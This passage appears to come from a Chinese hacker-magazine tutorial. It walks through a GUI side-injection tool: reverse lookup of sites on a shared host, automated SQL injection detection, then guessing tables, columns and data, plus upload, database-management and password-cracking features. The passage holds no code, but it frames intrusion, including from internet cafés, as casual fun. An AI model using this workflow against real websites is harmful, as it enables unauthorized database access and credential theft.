


图1 主界面

我们用www.nohack.cn做要查询的域名吧，各位编辑不要K我啊，俺只是做个例子而已，当然各位菜鸟也坚决不能打杂志网站的坏主意。^_^

点“查询”，看到了很多网站都在这个主机，虚拟主机嘛，当然一个服务器有n个网站，要不卖空间的就没法活下去了。

明小子的旁注入侵专用程序做得很有人性化，可以看到在左侧我点击过的域名都在后面有个“✓”，特别适合我这样子脑子不好的人，呵呵…

当这个页面完全打开之后，注意窗口的最下面，有一个“注入点”选项，体贴人吧？你打开页面的同时就完成了对这个网站的注入“踩点”工作，效率蛮高的哦。 随便找一个，点右键选择“检测注入”进入SQL注入功能页面，如图2。

相信每一个熟悉“NBSI”的人都不会对这个界面陌生吧！不过明小子的工具比NBSI人性化，大家可以看到这个界面没有“特征字符”选项，少了一道工序，最适合我这样的懒人了，但是各位小菜听好了：如果有能力就去手工注入——劳动最光荣！俺可以在五一假期写这个教程的哦！




图2 注入页面

操作步骤

1、开始检测
2、猜解表名
3、猜解列名
4、猜解内容

至于其它的一些东西，界面随着你每一步操作都有相应的提示，罗嗦一点点：即使猜解出用户名和密码也不要做破坏，四海是一家！

再看看“综合上传”，很强大吧？动网、动力、乔客，还有一个允许自定义的选项，可以充分发挥你的聪明才智了！如图3。

具体的操作很简单，网上也有相关教程，本着“授人以鱼不如授人以渔”的原则，游侠建议你对不明白的地方去google或者百度搜索，你会发现互联网本身就是极好的老师！




图3

还有“数据库管理”，不得不提！实在是方便在网吧入侵的各位朋友啊！如图4。




图4 数据库管理

比较有特色的是，这个工具不仅可以打开原有的数据库，还可以新建一个数据库，并且数据库支持SQL命令查询，拿来联系SQL命令也不错，呵呵…

“工具”菜单下面，还有“MD5”加密工具，如图5。




图5 MD5加密

同时支持16位和32位的MD5，在破解的时候，或者需要修改数据库密码时有用！我们来看看“破解工具”，如图6。

可以看到，旁注入侵专用工具现在(或在短暂的将来)支持MD5密文破解、Serv-U密码破解、Access数据库和PcAnyWhere密码破解，因为时间的关系，明小子还没有开发完所有的功能，相信在大家拿到这期杂志的时候就差不多了吧！给明小子加油！




图6 破解工具

由于这款软件使用比较容易上手，我也不想说太多，其实软件功能非常强大。比如SQL注入里面，可以批量扫描注入点、还有MSSQL辅助工具，检测设置区更是可以自定义项目，如图7。

